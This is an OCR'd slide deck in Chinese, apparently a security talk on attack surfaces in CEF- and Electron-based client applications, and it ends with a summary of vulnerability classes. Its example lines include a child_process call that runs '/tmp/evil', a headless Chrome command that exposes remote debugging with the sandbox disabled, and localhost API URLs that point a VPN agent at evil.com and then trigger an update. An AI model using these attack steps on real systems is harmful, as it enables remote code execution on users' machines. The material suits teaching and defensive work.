


攻击面 – Flash漏洞

攻击利用手法

CEF浏览器启用Flash的情况下可利用Flash历史漏洞达到命令执行效果。


- --ppapi-flash-path　　指定Flash PPAPI执行路径
- --register-pepper-plugins　　指定Flash PPAPI执行路径
- --enable-system-flash　　允许使用系统Flash




攻击面 – Flash漏洞

漏洞案例 – 某IM软件

--enable-system-flash可调用系统本身Flash进行攻击。





攻击面 – Electron


基础概念

Electron 基于 Chromium 和 Node 构建，其主要特性之一就是能在渲染进程中运行 Node.js。

默认情况下，渲染器进程关闭沙箱保护。

攻击面：

- require('child_process')
- nodeIntegration绕过
- Chromium历史漏洞
- shell.openExternal（App A -> App B）
- URL Scheme漏洞（App B -> App A）




攻击面 – Electron

入门分析

1. 解压ASAR文件/resources/app.asar

npm install -g asar

asar extract app.asar ./app



2. 分析package.json文件，定位入口JS文件

3. 分析主进程文件，梳理窗口初始化、事件监听、IPC通讯等逻辑

4. 分析browserWindow创建Renderer窗口的nodeIntegration、sandbox、 preload、 webSecurity、 contextIsolation等选项


攻击面 – Electron

nodeIntegration

默认情况下，nodeIntegration 处于关闭状态，无法在渲染进程调用Node APIs（module、exports 和 require）

```
require('child_process').execFile('/tmp/evil',function(){});
```

- preload.js寻找可利用Native API
- main.js存在DOM XSS
- ipcRenderer攻击ipcMain监听事件
- nodeIntegration bypass



PART 03

其他攻击场景

攻击场景


反制爬虫

Headless Chrome是Chrome浏览器的无界面模式，常用于网站爬虫、网站截图、动态JS漏洞扫描等。

google --headless --remote-debugging-port=9222 --remote-debugging-address=0.0.0.0 --disable-xss-auditor --no-sandbox --disable-web-security

攻击场景：

- CEF远程调试漏洞攻击
- Chromium漏洞攻击



攻击场景

攻击本地端口

应用程序在本地监听HTTP API端口，以方便浏览器网页与本地通讯，API存在高危漏洞可导致攻击者通过网页对本地应用程序发起攻击。


- JSONP跨域
- CORS跨域
- WebSocket跨域

1. 初始化VPN：

https://127.0.0.1:54530/ECAgent/?op=InitECAgent&arg1=evil.com%20443&type=WEB&callback=b

2. 执行升级操作：

https://127.0.0.1:54530/ECAgent/?op=UpdateControls&arg1=BEFORELOGIN&type=WEB&callback=c



漏洞总结

配置不当漏洞

- 禁用沙箱
- 禁用同源策略
- CEF远程调试
- Flash漏洞

业务漏洞

- DOM XSS漏洞
- Native函数
- URL Scheme
- Windows UNC
- 本地HTTP API

历史漏洞

- Chromium漏洞
- Electron漏洞

谢谢观看

Thanks!